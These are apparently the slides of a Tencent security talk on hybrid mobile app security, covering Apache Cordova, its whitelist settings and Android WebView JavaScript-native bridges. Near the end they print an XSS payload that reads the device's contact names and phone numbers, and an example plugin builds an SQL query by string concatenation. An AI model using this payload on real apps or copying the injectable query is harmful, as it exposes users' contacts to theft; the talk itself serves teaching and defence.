



# Hybrid App Security Attack and Defense

HuiYu Wu @ Tencent Security Platform Department



# About Me

- Security researcher at Tencent Security Platform Department
- Focus on IoT security and Mobile security
- Bug Hunter
- Winner of GeekPwn 2015
- Blog : <http://www.droidsec.cn>

# About Tencent Security Platform Department

Established in 2005, with over 10 years of experience in cyber security, Tencent Security Platform Department has been dedicated to the protection of QQ, WeChat, Tencent Games and other critical products.

Our security research team has found 60+ Google/Apple/Adobe vulnerabilities in last years.



**Tencent Security Platform Department**

# About TSRC

Tencent Security Response Center (TSRC), a web platform founded by us, pioneered the vulnerability reward programs in China. We hope to work more closely with the security community through TSRC.

The maximum bonus for a critical vulnerability is about **\$ 75,000**.

To Learn more about our bug bounty program and submit vulnerability reports:



<https://en.security.tencent.com>

# Agenda

- What is hybrid app
- Hybrid mobile app framework (Apache Cordova)
- Hybrid app security model
- Attack surface of hybrid app
- How to secure your hybrid app
- Conclusion

# What is hybrid app?



Native apps

Java \ Swift \ C#

- Developed for a specific platform
- All features available



Hybrid apps

HTML5, JS, and native

- Build once, run everywhere
- Access to device features through plugins



Web apps

HTML5 and JS

- Hosted on server, all platforms
- No access to device features



Platform-specific

Platform-independent



# What is hybrid app?



# Advantages of Hybrid App

	Native	Hybrid	Responsive Website
Multiple Devices	No- Develop Code for each Platform	Yes- Code Once	Yes- Code Once
Available Via App Stores	Yes	Yes	No
Available to Non App Phones	No	Yes (as Mobile Site)	Yes (as Mobile Site)
Rich Functionality	Yes	Yes	No
Native Functionality	Yes	Yes	No
App Loading Speed	Fast	Fast	Slow
Cost	High Cost	Low Cost	Low Cost
Time To Market	3-6 Months	2-4 weeks	2-4 weeks
Push Messaging	Yes	Yes	No
Scalable	Yes- but Intensive	Yes/Easily	Yes/Limited
Maintenance/Upgrades	Very High Effort	Low Effort	Low Effort



# Hybrid Mobile App Framework



APACHE  
CORDOVA™



appcelerator



AppCan  
移动云平台



Tencent Security  
Platform Department

# Apache Cordova

## PhoneGap / Apache Cordova



PhoneGap is an HTML5 app platform that allows you to author native applications with web technologies and get access to APIs and app stores.


Tags #5 in App Frameworks

Website <http://phonegap.com/>

### Statistics

#### Market share overall

6.61% of apps



1.23% of installs



### Top apps that contain PhoneGap / Apache Cordova

amazon



Amazon India Online Shopping

Amazon Mobile LLC



4.3

| Free

| 100,000,000+



LINE: Free Calls & Messages

LINE Corporation



4.2


| Free

| 500,000,000+



Tencent Security  
Platform Department

# Cordova Architecture




# Cordova Example App

```
function showPhoneNumber(name) {
  var successCallback = function(contact) {
    alert("Phone number: " + contacts.phone);
  }
  var failureCallback = ...
  cordova.exec(successCallback , failureCallback , "ContactsPlugin", "find",[{"name" : name}]);
}
```

```
class ContactsPlugin extends CordovaPlugin {
  boolean execute(String action , CordovaArgs args, CallbackContext callbackContext) {
    if ("find".equals(action)) {
      String name = args.get(0).name;
      find(name, callbackContext);
    } else if ("create".equals(action)) ...
  }
  void find(String name, CallbackContext callbackContext) {
    Contact contact = query("SELECT ... where name=" + name);
    callbackContext.success(contact);
  }
}
```

# Cordova Example App



# Cordova Security Mechanism

Domain whitelisting is a security model that controls access to external domains over which your application has no control. Cordova provides a configurable security policy to define which external sites may be accessed.





# Cordova Security Mechanism

## Cordova whitelist plugin

### 1. Navigation Whitelist

Controls which URLs the WebView itself can be navigated to.

```
<allow-navigation href="http://example.com/*" />
```

### 2. Intent Whitelist

Controls which URLs the app is allowed to ask the system to open.

```
<allow-intent href="http://*/*" />
```


### 3. Network Request Whitelist

Controls which network requests are allowed to be made.

```
<access origin="http://google.com" />
```


# Hybrid App Security Model

## Whitelist-based security



# Hybrid App Security Model

From the security perspective, the key components of any hybrid framework are the bridge. In Android system WebView, developers can use bridge mechanism to implement the interaction between JavaScript and Native APIs.



# Android WebView Bridges

## JS to Native Bridge

### (1) Interface-based bridges

```
var result = window.jsbridge.getXX();
```

->

```
class JsObject {
```

```
    @JavascriptInterface
```

```
    public String getXX() { return "injectedObject"; }  
}
```

```
webView.addJavascriptInterface(new JsObject(), "jsbridge");
```

# Android WebView Bridges

## JS to Native Bridge

### (2) Event-based bridges

```
var result=prompt('[]','jsbridge://method?parm')
```

->

```
public boolean onJsPrompt(WebView view, String url, String  
message, String defaultValue, JsPromptResult result) {
```

```
    if url.getScheme.equals("jsbridge").....
```

```
}
```

# Android WebView Bridges

## JS to Native Bridge

### (3) URL interposition-based bridges

```
window.location.href="jsbridge://method?parm";
```

```
<iframe src="jsbridge://method?parm">
```

->

```
public boolean shouldOverrideUrlLoading(WebView view, String url)
{
    if url.getScheme.equals("jsbridge").....}
```

```
public WebResourceResponse shouldInterceptRequest(WebView
view,String url){
    if url.getScheme.equals("jsbridge").....}
```



# Android WebView Bridges

## Native to JS

### (1)loadUrl

```
WebView.loadUrl("javascript:callFromJava('call from java')");
```

->

```
function callFromJava(str){console.log(str);}
```

# Android WebView Bridges

## Native to JS

### (2)evaluateJavascript (Android 4.4+)


```
WebView.evaluateJavascript("getGreetings()", new  
ValueCallback<String>() {  
    @Override  
    public void onReceiveValue(String value) {  
        Log.i(LOGTAG, "onReceiveValue value=" + value);  
    }  
})
```

->

```
function getGreetings() {return 1;}
```

# Hybrid App Security Model

## Whitelist-based security



# Attack Surface of Hybrid App

- XSS Vulnerability
- Man-in-the-Middle Attack
- Insecure Whitelist
- Exported JS Bridge
- Incorrect URL interception

# XSS Vulnerability


if a web application running within hybrid mobile application suffers from an XSS vulnerability, the attacker is able to invoke all exposed methods for malicious purposes.

In other words, the attacker is able to access the native capabilities and resources of the device and could for example easily steal contact details, take pictures or locate the position of user.

## XSS Attacks

**CROSS SITE SCRIPTING**

# XSS Vulnerability






# XSS Vulnerability

## How to use a XSS vulnerability to steal contacts

```
<img src=x onerror=  
"navigator.contacts.find(['displayName','phoneNumbers'],  
function(c){  
    r="";  
    for(i=0;c[i];i++){  
        if(c[i].phoneNumbers&& c[i].phoneNumbers.length){  
            r+=c[i].displayName+c[i].phoneNumbers[0].value+'\n';  
        }  
    }  
}  
    alert(r);  
">
```

